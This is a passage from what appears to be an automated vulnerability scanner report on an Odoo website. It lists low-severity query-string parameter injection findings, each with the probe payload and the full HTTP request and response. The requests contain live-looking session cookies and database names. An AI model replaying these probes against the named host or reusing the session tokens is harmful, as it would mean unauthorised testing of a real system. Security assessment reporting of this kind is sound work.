This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fzmw%26xtg%3d1/social/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=xLuofjFKEIB-h8Lm-GKxmL211WFjZAaMO440If0IsW7O_cRTlvcFtaV2G2qhBi2_fXwFkb2ZEu-cONHhlYAd; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:14:22 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24526

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?zmw&amp;xtg=1/social/linkedin" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.36. https://odoo18.planitswiss.com/fr_FR/website/social/linkedin [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/linkedin**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?vlj&ncg=1** was submitted in the URL path folder 3. This input was echoed as **?vlj&ncg=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/%3fvlj%26ncg%3d1/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=0-qkYev8bHYAthoJ8hydI1SOyApwcAKo6tWSWcUnA-RUGIZJlQSTQ6jqwoKR09AwNXFpMG6PnWM_JiRyuG-F; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/linkedin
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:27:42 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 11:27:42 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 11:27:42 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 11:27:42 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24560

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?vlj&amp;ncg=1/linkedin" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.37. https://odoo18.planitswiss.com/fr_FR/website/social/twitter [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/twitter**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?wwf&xts=1** was submitted in the URL path filename. This input was echoed as **?wwf&xts=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/social/%3fwwf%26xts%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=a9Mn5Y6CF2YUp9vwAF1yFi_PiKd5NAxTQGuXZqwa-4MS4T2rgA-uXJKk2AgwykOrHS30AgiUrwb2YNggWbnp; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:41:00 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24541

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?wwf&amp;xts=1" data-url_code="en"
```

```
title="English (US)">
...[SNIP]...
```

3.1.38. https://odoo18.planitswiss.com/fr_FR/website/social/twitter [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/twitter**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?brm&qtg=1** was submitted in the URL path folder 2. This input was echoed as **?brm&qtg=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fbrm%26qtg%3d1/social/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=a9Mn5Y6CF2YUp9vwAF1yFi_PiKd5NAxTQGuXZqwa-4MS4T2rgA-uXJKk2AgwykOrHS30AgiUrwb2YNggWbnp; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:31:54 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24513

<!DOCTYPE html>
```

```
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?brm&amp;qtg=1/social/twitter" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.39. https://odoo18.planitswiss.com/fr_FR/website/social/twitter [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/twitter**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?eid&zjr=1** was submitted in the URL path folder 3. This input was echoed as **?eid&zjr=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/%3feid%26zjr%3d1/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=a9Mn5Y6CF2YUp9vwAF1yFi_PiKd5NAxTQGuXZqwa-4MS4T2rgA-uXJKk2AgwykOrHS30AgiUrwb2YNggWbnp; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:34:56 GMT
Content-Type: text/html;charset=utf-8
```

```
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24547

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?eid&amp;zjr=1/twitter" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.40. https://odoo18.planitswiss.com/fr_FR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?vbj&jwd=1** was submitted in the URL path folder 2. This input was echoed as **?vbj&jwd=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fvbj%26jwd%3d1/translations/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=fr_FR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=fkWM37M7701tcvfudzDqtWGO8U0Gntx0kT1ioX-
iucs314p8lBGWqoaWCvXNhpupxWwpzg6r_DsFWOP8V2lx; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 13:06:29 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25152

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?
vbj&amp;jwd=1/translations/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=fr_FR" data-url_code="en" title="English
(US)">
...[SNIP]...
```

3.1.41. https://odoo18.planitswiss.com/fr_FR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638 [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/translations/073f3ef76862b8eca116bdb457ad9fd72620d638**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?wsw&lqm=1** was submitted in the URL path folder 3. This input was echoed as **?wsw&lqm=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/%3fwsw%26lqm%3d1/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=fr_FR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=u7A8KLydiTNWJXJDkGN0tYUVAzRu-
```

```
0bKRWGBSq91f2XJHPum5vPlexbJBIxh2Tf81nmCRjff3QDmPBUOrLOI; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 13:21:27 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25108

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?
wsw&amp;lqm=1/073f3ef76862b8eca116bdb457ad9fd72620d638?lang=fr_FR" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.42. https://odoo18.planitswiss.com/fr_FR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?eef&dwn=1** was submitted in the URL path folder 2. This input was echoed as **?eef&dwn=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3feef%26dwn%3d1/translations/b519e907a663c268a74c925d6000c59cc8a6570c?lang=fr_FR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
```

```
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ej0WFgndYOj-VlShrD7GbQmx7hOhI21uD7Hp-
mRilJeUVDD6lnPIgiv3KYiMvJtZPQ1MKWsRIMS81I7DC_ci; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:26:31 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25152

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?
eef&amp;dwn=1/translations/b519e907a663c268a74c925d6000c59cc8a6570c?lang=fr_FR" data-url_code="en" title="English
(US)">
...[SNIP]...
```

3.1.43. https://odoo18.planitswiss.com/fr_FR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/translations/b519e907a663c268a74c925d6000c59cc8a6570c**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?pwx&xmy=1** was submitted in the URL path folder 3. This input was echoed as **?pwx&xmy=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/%3fpwx%26xmy%3d1/b519e907a663c268a74c925d6000c59cc8a6570c?lang=fr_FR HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ej0WFgndYOj-VlShrD7GbQmx7hOhI21uD7Hp-
mRilJeUVDD6lnPIgiv3KYiMvJtZPQ1MKWsRIMS81I7DC_ci; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:28:09 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25108

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?
pwx&amp;xmy=1/b519e907a663c268a74c925d6000c59cc8a6570c?lang=fr_FR" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.44. https://odoo18.planitswiss.com/ko_KR/contactus [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/contactus**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?nms&fzd=1** was submitted in the URL path filename. This input was echoed as **?nms&fzd=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fnms%26fzd%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=kdgrhqevT_Ph-rC5iWyXQKA2Hd7-lQpstlM_R2_RRhf_aWpLes2CLof4ZrRRLZQEGmX9LJD_TP8vqwVUxEOA; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/ko_KR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:18:38 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24330

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?nms&amp;fzd=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.45. https://odoo18.planitswiss.com/ko_KR/contactus-thank-you [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/ko_KR/contactus-thank-you**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?xny&add=1** was submitted in the URL path filename. This input was echoed as **?xny&add=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fxny%26add%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=en3GqDwgMvgq19-OBEVCW4KNMdzfNoZy3ppce5IKLog8StWkaWoEAX_-uzSl0WyLU-GZoR2Zi3nkI0KeT_Rd; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: http://cbeb55f5-fabe-41fd-9c24-5c51f3f94704.com/
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:17:57 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24330

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?xny&amp;add=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.46. https://odoo18.planitswiss.com/ko_KR/web/reset_password [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/web/reset_password**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?gtj&zwe=1** was submitted in the URL path filename. This input was echoed as **?gtj&zwe=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/web/%3fgtj%26zwe%3d1?redirect=%2Fodoo%3Fdb%3DTEST_210725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=_HYfWBzwjcE_pzFuP-pfN7RIHoWYf8NFpqmAT4durLWQdpo7gbZxyhx0i_MDFbt2hU2F5HM_TOLHSo9s9kbG; tz=Indian/Mauritius; frontend_lang=ko_KR
Upgrade-Insecure-Requests: 1
Referer: http://5419492e-2d52-40fb-aa1a-408a0a79de0f.com/
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:50:25 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 26268

<!DOCTYPE html>
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/en/web?gtj&amp;zwe=1?
```

redirect=%2Fodoo%3Fdb%3DTEST_210725" data-url_code="en" title="English (US)">
...[SNIP]...

3.1.47. https://odoo18.planitswiss.com/ko_KR/web_editor/shape/http_routing/404.svg [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?pjq&qsp=1** was submitted in the URL path folder 2. This input was echoed as **?pjq&qsp=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /ko_KR/%3fpjq%26qsp%3d1/shape/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ySiTFI6Pbac_5HGcjRmVrXRpwTH8YBBM7R-Ik30Hs4DVcu2k401SDKPsHFgEHRZc21GIgSOhfbe-
NEsVBWBn; tz=Indian/Mauritius; frontend_lang=ko_KR
Referer: https://odoo18.planitswiss.com/ko_KR/website/social/facebook
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 06:49:30 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24837

<!DOCTYPE html>
```

```
<html lang="ko-KR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?pjq&amp;qsp=1/shape/http_routing/404.svg?c2=o-color-2"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.48. https://odoo18.planitswiss.com/ko_KR/web_editor/shape/http_routing/404.svg [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/ko_KR/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

